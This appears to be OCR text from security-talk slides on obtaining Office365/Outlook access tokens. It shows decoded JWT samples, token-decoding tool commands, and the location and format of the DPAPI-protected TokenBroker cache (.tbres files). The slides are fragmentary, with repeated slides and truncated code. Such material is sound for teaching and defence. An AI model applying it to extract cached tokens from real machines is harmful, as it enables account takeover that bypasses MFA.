
Emails....

- Offline PST parsing -> 2.. 4... 6.. 8.. Gb
- Online EWS -> must have 2fa
- In-place PST parse ...
- Continuously analyze ...

Where is it...???




Outlook + Office365 = ...



JWT – Json Web Tokens

Base64Header.Base64Payload.Base64Signatute



JWT – Json Web Tokens

Base64Header.Base64Payload.Base64Signatute

Decoded JWT



```
Headers = {
  "typ": "JWT",
  "nonce": "tnpsmClNKnqJopIOGCvBK2b6C7qzESYLGt-Tix8wxrc",
  "alg": "RS256",
  "x5t": "2ZQpJ3UpbjAYXYGaXEJl8lVOTOI",
  "kid": "2ZQpJ3UpbjAYXYGaXEJl8lVOTOI"
}

Payload = {
  "aud": "https://outlook.office365.com/",
  "iss": "https://sts.windows.net/42940ae7-a3ea-4789-adc7-d717a8952ec0/",
  "iat": 1660753360,
  "nbf": 1660753360,
  "exp": 1660845378,
  "acct": 0,
  "acr": "1",
  "aio": "AVQAq/8TAAAADtaUsoEtaOKskIde6lXb+OSv4lRw5MwvPfBOTHkexypjqDbjc3Il9nNJ1tRsVuwV5qzVoLq41n7TxUFkpWMfhpxzpT6hm+BrQhqxZT0q7dI=",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
  "app_displayname": "Microsoft Office",
  "appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c",
  "appidacr": "0",
  "cnf": {
    "tbh": "Mxi3bGsK/K14iK+vNfX8RQPGwqbcHaAr4dYes9Mcs5o="
  "uti": "s0g7fd7O10ScyhPpyn4rAA",
  "ver": "1.0",
  "wids": [
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
  ],
  "xms_cc": [
    "CP1"
  ],
  "xms_ssm": "1"
}

Signature = "QImf9kh7DhlovM63nPYmQCAVSYNvhcis3PLil3JOa6xX-6ifNbFIKSgwg-CeaOFjD-49hgbq3PfrDhHQWZP_Dzzr6JL0AFC_KhCPv7y_JGwBPB0T
```


JWT – BurpSuite

Linux:

apt install jwt

echo eyJhbGc…. | jwt –show -



Burp:

Bapp : Json web tokens (JWT4B)

JWT – Json Web Tokens

Outlook JWT – RSA256 Sign

Decoded JWT


```
Headers = {
  "typ": "JWT",
  "nonce": "tnpsmClNKnqJopI0GCvBK2b6C7qzESYLGt-Tix8wxrc",
  "alg": "RS256",
  "x5t": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI",
  "kid": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI"
}

Payload = {
  "aud": "https://outlook.office365.com/",
  "iss": "https://sts.windows.net/42940ae7-a3ea-4789-adc7-d717a8952ec0/",
  "iat": 1660753360,
  "nbf": 1660753360,
  "exp": 1660845378,
  "acct": 0,
  "acr": "1",
  "aio": "AVQAq/8TAAAADtaUsoEta0KskIde6lXb+0Sv4lRw5MwvPfB0THkexypjqDbjc3Il9nNJ1tRsVuwV5qzVoLq41n7TxUFkpWMfhpxzpT6hm+BrQhqxZT0q7dI=",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
  "app_displayname": "Microsoft Office",
  "appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c",
  "appidacr": "0",
  "cnf": {
    "tbh": "Mxi3bGsK/K14iK+vNfX8RQPGwqbcHaAr4dYes9Mcs5o="
```

Outlook JWT

Outlook JWT – OK ! Let find it...

Microsoft...


... Windows ...


... DPAPI (Data Protection API) ...

Hex: 01 00 00 00 D0 8C 9D

Base64: AQAAANCMnd...

Appdata\Local\Microsoft\TokenBroker\Cache





Outlook JWT – .tbres files


```
{"TBDataStoreObject":{"Header":{"ObjectType":"TokenResponse","SchemaVersionMajor":2,"Schem
aVersionMinor":1},"ObjectData":{"SystemDefinedProperties":{"RequestIndex":{"Type":"InlineB
ytes","IsProtected":false,"Value":"FSH2lthibI6BJ8AoSrmH/xl085o="},"Expiration":{"Type":"In
lineBytes","IsProtected":false,"Value":"gEFesIqx2AE="},"Status":{"Type":"InlineBytes","IsP
rotected":false,"Value":"AAAAAA=="},"ResponseBytes":{"Type":"InlineBytes","IsProtected":tr
ue,"Value":"AQAAANCMnd8BFdERjHoAwE/
Cl+sBAAAA7M+i5CtWKU2ZSq+J8OEFMgAAAAACAAAAAAAQZgAAAAEAACAAAABfV4QzVSnqfRvHcK/
aS7xf6NuNmBAgOTfP1z8NjzlaMwAAAAAOgAAAAAIAACAAAAAAfKMc7Yuvv7oRGy8MqffbuhW6K/Q6uMoPKwntvXiz8
bAHAADL6QUclH5gxhDNuQQY+yvjJh1j+ZibQUrm76MbaYZk0IUHE7PJsEoOviNJgvlhnhNm3ZZYYOJtvc0xdFnq0ph
pStXHzNVFT4llwBa5Rc3/+uVOy2Dq7SwfXHD9gwS6FGMdLDBW6M7EEOThz4YPFos5aAny9hAli+PaB2P0NPUP6qZvD
jkEkp8oQlJS1nKvyt4zA/9J/MO6KEn5n2mkAbYWRIcCokZhJ5RyYpArYnS3R3kDowZBlDyIUxhjXFuI5qzV92sCr8i
/h5Hhrxy2oQ1E2x9I5uLp4gXAEn+c7vGFaKkg+POf1NerJJr77JF6yH7cHV2drQ+0+ugxv3dA6usBeRnXtfOU0IVFi
OJiasYfALZxkkCiH+LUYO6C9G0+NRUb1ML2cKypTaqnDw3kj7ymjq6IpZLEoEcfEpxmjxHsjaizLFmRduivtUulx2Y
RerEe9tBPMBIXhqDCPKOwW/HNmxcpD+g7wFIuZEVj7+MIQ4j1qD2VJdjairo/
IjljsvnrKzrO4t7XMt0ZhUqQA8S2XEH7HhxvSOENczaSZkQ+QDAOeR4GlAkaM4eOqpiX2hd2ruAFo4kw9zcPBUQ/
lk0A5vkBUpMgDxZQPoseDvEd6/xTI11PHhKETDXGVuB253wBveJ61HyutFOy7q3rSq0W+gt0XyviGI+i65Y8fU+cUB
```


Outlook JWT – OK ! Let’s find it…

